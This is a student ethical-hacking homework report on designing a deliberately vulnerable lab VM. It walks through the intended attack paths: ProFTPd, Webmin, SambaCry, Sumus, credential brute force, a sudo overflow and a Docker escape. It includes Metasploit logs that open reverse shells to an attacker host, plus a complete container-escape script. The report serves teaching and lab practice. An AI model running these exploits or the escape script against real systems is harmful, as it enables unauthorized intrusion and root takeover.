
Vulnerable VM
Homework report #1
Ethical Hacking

Matteo Attenni 1655314, Daniele De Turris 1919828,
Francesco Douglas Scotti di Vigoleno 1743635

May 27, 2020

Abstract

In this document we are going to describe how we designed and implemented a vulnerable host.
We will start from a brief introduction of what local access and privileges escalations are, then we will describe the exploitation paths we put in place and why.



Contents

1 Introduction

The moment you want to attack a host you find yourself facing two challenges:

- finding a way to get local access to the machine;
- trying to escalate privileges in order to gain control and power not meant to be granted to you.

Gaining local access consists mainly of sneaking through the defenses put in place by the administrator of the machine in order to be able to control it. This can be achieved in different ways, like social engineering or physical access, but in our case specifically the host is remote, therefore an intruder must analyze and find the vulnerable services the machine exposes to the outside in order to steer their intended flow to something he can control.
After the local access phase is completed, the attacker has not the full control of the machine, but has restricted abilities limited to the one the vulnerable service has. That means that another step is necessary to fully control the target, This step requires the attacker to focus on every process or command that inherently run as root, such as the *sudo* command, or maybe a misconfiguration in some file privileges and so on.

```
~ nmap -Pn 192.168.1.16
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-26 17:11 CEST
Nmap scan report for 192.168.1.16
Host is up (0.00017s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
4321/tcp  open  rwhois
5432/tcp  open  postgresql
5900/tcp  open  vnc
8181/tcp  open  intermapper
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

Figure 1: Nmap of exposed services

2 Local Access

2.1 ProFTPd - CVE 2015-3306

2.1.1 Why

ProFTPD is a highly configurable FTP daemon for Unix and Unix-like operating systems.
ProFTPD grew from a desire for a secure and configurable FTP server. It was inspired by a significant admiration of the Apache web server. Unlike most other Unix FTP servers, it has not been derived from the old BSD ftpd code base, but is a completely new design and implementation.
ProFTPD's extensive configurability provides systems administrators great flexibility in user authentication and access controls, including virtual users and easy chroot() FTP sessions for individual users.
FTP is one of the first communication systems defined in the history of the internet, and is still widely used by webmasters to upload programs, files and hosting data.
Therefore, it is plausible to find an Apache instance alongside an FTP server.

2.1.2 How-To

There is a module on Metasploit (`exploit/unix/ftp/proftpd_modcopy_exec`) that exploits the SITE CPFR/CPTO commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. PHP remote code execution is made possible by using /proc/self/cmdline to copy a PHP payload to the website directory. The exploit is possible given the misconfiguration of a folder inside the Apache server, in this specific case the web developers are working on a new release of the site and have left by mistake a folder (var/www/html/newrelease) with permissions 777.

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html/newrelease
SITEPATH ⇒ /var/www/html/newrelease
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set TARGETURI /newrelease
TARGETURI ⇒ /newrelease
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.165:4444
[*] 192.168.1.16:80 - 192.168.1.16:21 - Connected to FTP server
[*] 192.168.1.16:80 - 192.168.1.16:21 - Sending copy commands to FTP server
[*] 192.168.1.16:80 - Executing PHP payload /newrelease3LBbjH7.php
[*] Command shell session 15 opened (192.168.1.165:4444 → 192.168.1.16:36724) at 2020-05-26 12:05:09 -0400

whoami
www-data
hostname
ethicalhtb-VirtualBox
```

Figure 2: ProFTPd exploit

2.2 Weak Credentials

2.2.1 SSH - Why

The SSH protocol (also referred to as Secure Shell) is a method for secure remote login from one computer to another. It provides several alternative options for strong authentication, and it protects the communication security and integrity with strong encryption. It is a secure alternative to the non-protected login protocols (e.g. telnet, rlogin) and insecure file transfer methods (e.g. FTP).
The exploit is possible due to a poor configuration of username and password that can be found in a wordlist.

2.2.2 SSH - How-To

To execute the exploit you just need hydra and two wordlists for username and password easily available, in our case we used this one for username and this one for password. When a correct hydra command is executed, the attacker obtains valid credentials for the hackman user.

2.2.3 FTP - How-To

Given the presence of ProFTPd, it is also possible to run bruteforce on FTP via Hydra by simply changing the prototype flag to "ftp".




Figure 3: Weak credentials exploit

2.3 WEBMIN 1.920 - CVE 2019-15107

2.3.1 Why

Webmin is a web-based interface for system administration for Unix. Using any modern web browser, you can setup user accounts, Apache, DNS, file sharing and much more. Webmin removes the need to manually edit Unix configuration files like /etc/passwd, and lets you manage a system from the console or remotely. With this software, the system admin can monitor the use of resources as well as change various system configurations.
It is also useful to monitor system resources such as cpu, gpu, ram, etc.

2.3.2 How-To

There is a module on Metasploit (`exploit/linux/http/webmin_backdoor`) that exploits a backdoor in Webmin versions 1.890 through 1.920. Only the SourceForge downloads were backdoored, but they are listed as official downloads on the project's site. Unknown attacker(s) inserted Perl qx statements into the build server's source code on two separate occasions: once in April 2018, introducing the backdoor in the 1.890 release, and then in July 2018, reintroducing the backdoor in releases 1.900 through 1.920. Only the version 1.890 is exploitable in the default install. Later affected versions require the expired password changing feature to be enabled.

```
msf5 exploit(linux/http/webmin_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.1.165:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 16 opened (192.168.1.165:4444 → 192.168.1.16:36734) at 2020-05-26 12:13:37 -0400

whoami
ethicalhtb
hostname
ethicalhtb-VirtualBox
```

Figure 4: Webmin exploit

2.4 Samba (SambaCry RCE) - CVE 2017–7494

Path to Docker container escape (Privilege Escalation)

2.4.1 Why

Samba is a free software re-implementation of the SMB networking protocol, and was originally developed by Andrew Tridgell. Samba provides file and print services for various Microsoft Windows clients and can be integrated with a Microsoft Windows Server domain, either as a Domain Controller (DC) or as a domain member. As of version 4, it supports Active Directory and Microsoft Windows NT domains.
Samba runs on most Unix, OpenVMS and Unix-like systems, such as Linux, Solaris, AIX and the BSD variants, including Apple's macOS Server, and macOS client (Mac OS X 10.2 and greater). Samba is standard on nearly all distributions of Linux and is commonly included as a basic system service on other Unix-based operating systems as well. Samba is released under the terms of the GNU General Public License. The name Samba comes from SMB (Server Message Block), the name of the standard protocol used by the Microsoft Windows network file system.
It is likely to find a management of data shared through Samba in a company that uses Windows terminals.

2.4.2 How-To

There is a module on Metasploit (`exploit/linux/samba/is_known_pipename`) which triggers an arbitrary shared library load vulnerability in Samba versions 3.5.0 to 4.4.14, 4.5.10, and 4.6.4. This module requires valid credentials, a writeable folder in an accessible share and knowledge of the server-side path of the writeable folder.
In some cases, anonymous access combined with common filesystem locations can be used to automatically exploit this vulnerability.
Although the *whoami* command provides "root" output, you are actually inside a Docker container.

```
msf5 exploit(linux/samba/is_known_pipename) > exploit

[*] 192.168.1.16:445 - Using location \\192.168.1.16\share\upload for the path
[*] 192.168.1.16:445 - Retrieving the remote path of the share 'share'
[*] 192.168.1.16:445 - Share 'share' has server-side path '/share
[*] 192.168.1.16:445 - Uploaded payload to \\192.168.1.16\share\upload\yTGpExqW.so
[*] 192.168.1.16:445 - Loading the payload from server-side path /share/upload/yTGpExqW.so using \\PIPE\/share/upload/yTGpExqW.so ...
[-] 192.168.1.16:445 -     >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.1.16:445 - Loading the payload from server-side path /share/upload/yTGpExqW.so using /share/upload/yTGpExqW.so ...
[+] 192.168.1.16:445 - Probe response indicates the interactive payload was loaded ...
[*] Found shell.
[*] Command shell session 18 opened (0.0.0.0:0 → 192.168.1.16:445) at 2020-05-26 12:15:22 -0400

whoami
root
hostname
c0eeb5b7d04b
cat /proc/1/cgroup
12:cpuset:/docker/c0eeb5b7d04bbe32d9083ff4447f3d11da8fdd3028aafd72fb79c3b375688bd4
11:freezer:/docker/c0eeb5b7d04bbe32d9083ff4447f3d11da8fdd3028aafd72fb79c3b375688bd4
10:hugetlb:/docker/c0eeb5b7d04bbe32d9083ff4447f3d11da8fdd3028aafd72fb79c3b375688bd4
9:rdma:/
8:perf_event:/docker/c0eeb5b7d04bbe32d9083ff4447f3d11da8fdd3028aafd72fb79c3b375688bd4
7:devices:/docker/c0eeb5b7d04bbe32d9083ff4447f3d11da8fdd3028aafd72fb79c3b375688bd4
6:pids:/docker/c0eeb5b7d04bbe32d9083ff4447f3d11da8fdd3028aafd72fb79c3b375688bd4
5:cpu,cpuacct:/docker/c0eeb5b7d04bbe32d9083ff4447f3d11da8fdd3028aafd72fb79c3b375688bd4
4:net_cls,net_prio:/docker/c0eeb5b7d04bbe32d9083ff4447f3d11da8fdd3028aafd72fb79c3b375688bd4
3:memory:/docker/c0eeb5b7d04bbe32d9083ff4447f3d11da8fdd3028aafd72fb79c3b375688bd4
2:blkio:/docker/c0eeb5b7d04bbe32d9083ff4447f3d11da8fdd3028aafd72fb79c3b375688bd4
1:name=systemd:/docker/c0eeb5b7d04bbe32d9083ff4447f3d11da8fdd3028aafd72fb79c3b375688bd4
0::/system.slice/containerd.service
```

Figure 5: SambaCry exploit

2.5 Sumus 0.2.2 - CVE 2005-1110

2.5.1 Why

As much as an attacker can be prepared for anything, you have to be ready to find something unusual and that's where the attacker's skill lies in exploiting that something, as these are usually the least maintained softwares. We have therefore decided to include a service that is easily vulnerable but requires to perform banner grabbing in order to indentify the service.
Mus is a Spanish cards game played by 4 folks around a table. SUMUS is a server for playing mus over Internet. The project is just the server, but the developer provided also Java applet and Linux console clients. SUMUS contains a remotely exploitable buffer overflow in the httpd portion of its server code, which runs automatically upon starting the SUMUS server (usually port 8181).

2.5.2 How-To

The overflow itself occurs on the stack, but it isn't quite cut and dry as normal. This overflow occurs in a while() byte-by-byte write loop, and the integers used in the loop get overwritten before it makes it to the eip/return address.

```
kali@kali:~/Downloads$ ./a.out -h 192.168.1.16 -p 8181
[*] sumus[v0.2.2]: (httpd) remote buffer overflow exploit.
[*] by: vade79/v9 v9@fakehalo.us (fakehalo/realhalo)

[*] target                      : 192.168.1.16:8181
[*] shellcode type              : bindshell(port=7979)
[*] return address($eip)        : 0x0805a001
[*] overwritten "kk" int value  : 115(0x73)
[*] overflow size               : 105(tot=399) byte(s)
[*] egg size                    : 20000 byte(s)

[*] attempting to connect: 192.168.1.16:8181.
[*] successfully connected: 192.168.1.16:8181.
[*] sending string: [FILLER]["GET"][FILLER][new "kk"][ADDR][EGG]
[*] closing connection.

[*] attempting to connect: 192.168.1.16:7979.
[*] successfully connected: 192.168.1.16:7979.

Linux ethicalhtb-VirtualBox 5.4.0-31-generic #35-Ubuntu SMP Thu May 7 20:20:34 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
uid=1000(ethicalhtb) gid=1000(ethicalhtb) groups=1000(ethicalhtb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),998(vboxsf)
hostname
ethicalhtb-VirtualBox
whoami
ethicalhtb
```

Figure 6: Sumus exploit

3 Privileges Escalation

3.1 Sudo 1.8.25p - CVE 2019-18634

3.1.1 Why

Sudo's pwfeedback option can be used to provide visual feedback when the user is typing his password. For each key press, an asterisk is printed. This option was added in response to user confusion over how the standard Password: prompt disables the echoing of key presses. While pwfeedback is not enabled by default in the upstream version of sudo, some systems like Linux Mint and Elementary OS do enable it in their default sudoers files.

3.1.2 How-To

Due to a bug, when the pwfeedback option is enabled in the sudoers file, a user may be able to trigger a stack-based buffer overflow. This bug can be triggered even by users not listed in the sudoers file. A functioning version of the exploit can be found here.

```
ethicalhtb@ethicalhtb-VirtualBox:~/Downloads/CVE-2019-18634-master$ ./self-contained.sh
/usr/bin/ld: cannot open output file /tmp/pipe: Permission denied
collect2: error: ld returned 1 exit status
Password:
Sorry, try again.
root@ethicalhtb-VirtualBox:/home/ethicalhtb/Downloads/CVE-2019-18634-master# exit
Sorry, try again.
sudo: 2 incorrect password attempts
Exploiting!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@ethicalhtb-VirtualBox:/home/ethicalhtb/Downloads/CVE-2019-18634-master# whoami
root
root@ethicalhtb-VirtualBox:/home/ethicalhtb/Downloads/CVE-2019-18634-master# id
uid=0(root) gid=1000(ethicalhtb) groups=1000(ethicalhtb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),998(vboxsf)
root@ethicalhtb-VirtualBox:/home/ethicalhtb/Downloads/CVE-2019-18634-master#
```

Figure 7: Root exploit

3.2 Docker Container Escape - Misconfiguration

3.2.1 Why

The Docker technology uses the Linux kernel and features of the kernel, like Cgroups and namespaces, to segregate processes so they can run independently. This independence is the intention of containers, i.e. the ability to run multiple processes and apps separately from one another to make better use of your infrastructure while retaining the security you would have with separate systems.

To avoid that a notoriously vulnerable service such as Samba exposes the entire server to an attacker, it is useful to containerize the service through docker.

Starting Docker with the - -privileged flag introduces significant security concerns, and the exploit relies on launching a docker container with it enabled. When using this flag, containers have full access to all devices and lack restrictions from seccomp, AppArmor, and Linux capabilities.

3.2.2 How-To

Linux cgroups are one of the mechanisms through which Docker isolates containers. The PoC abuses the functionality of the notify_on_release feature in cgroups v1 to run the exploit as a fully privileged root user.
When the last task in a cgroup leaves (by exiting or attaching to another cgroup), a command supplied in the release_agent file is executed. The intended use for this is to help prune abandoned cgroups. This command, when invoked, is run as a fully privileged root user on the host.

```
root@dbe684b8d608:/# cat escape.sh
d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
mkdir -p $d/w;echo 1 >$d/w/notify_on_release
t=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
touch /o; echo $t/c >$d/release_agent;printf '#!/bin/sh\nhostname >'"$t/o" >/c;
chmod +x /c;sh -c "echo 0 >$d/w/cgroup.procs";sleep 1;cat /o
root@dbe684b8d608:/# ./escape.sh
ethicalhtb-VirtualBox
root@dbe684b8d608:/#
```

Figure 8: Root exploit

4 Paths




Figure 9: Intended paths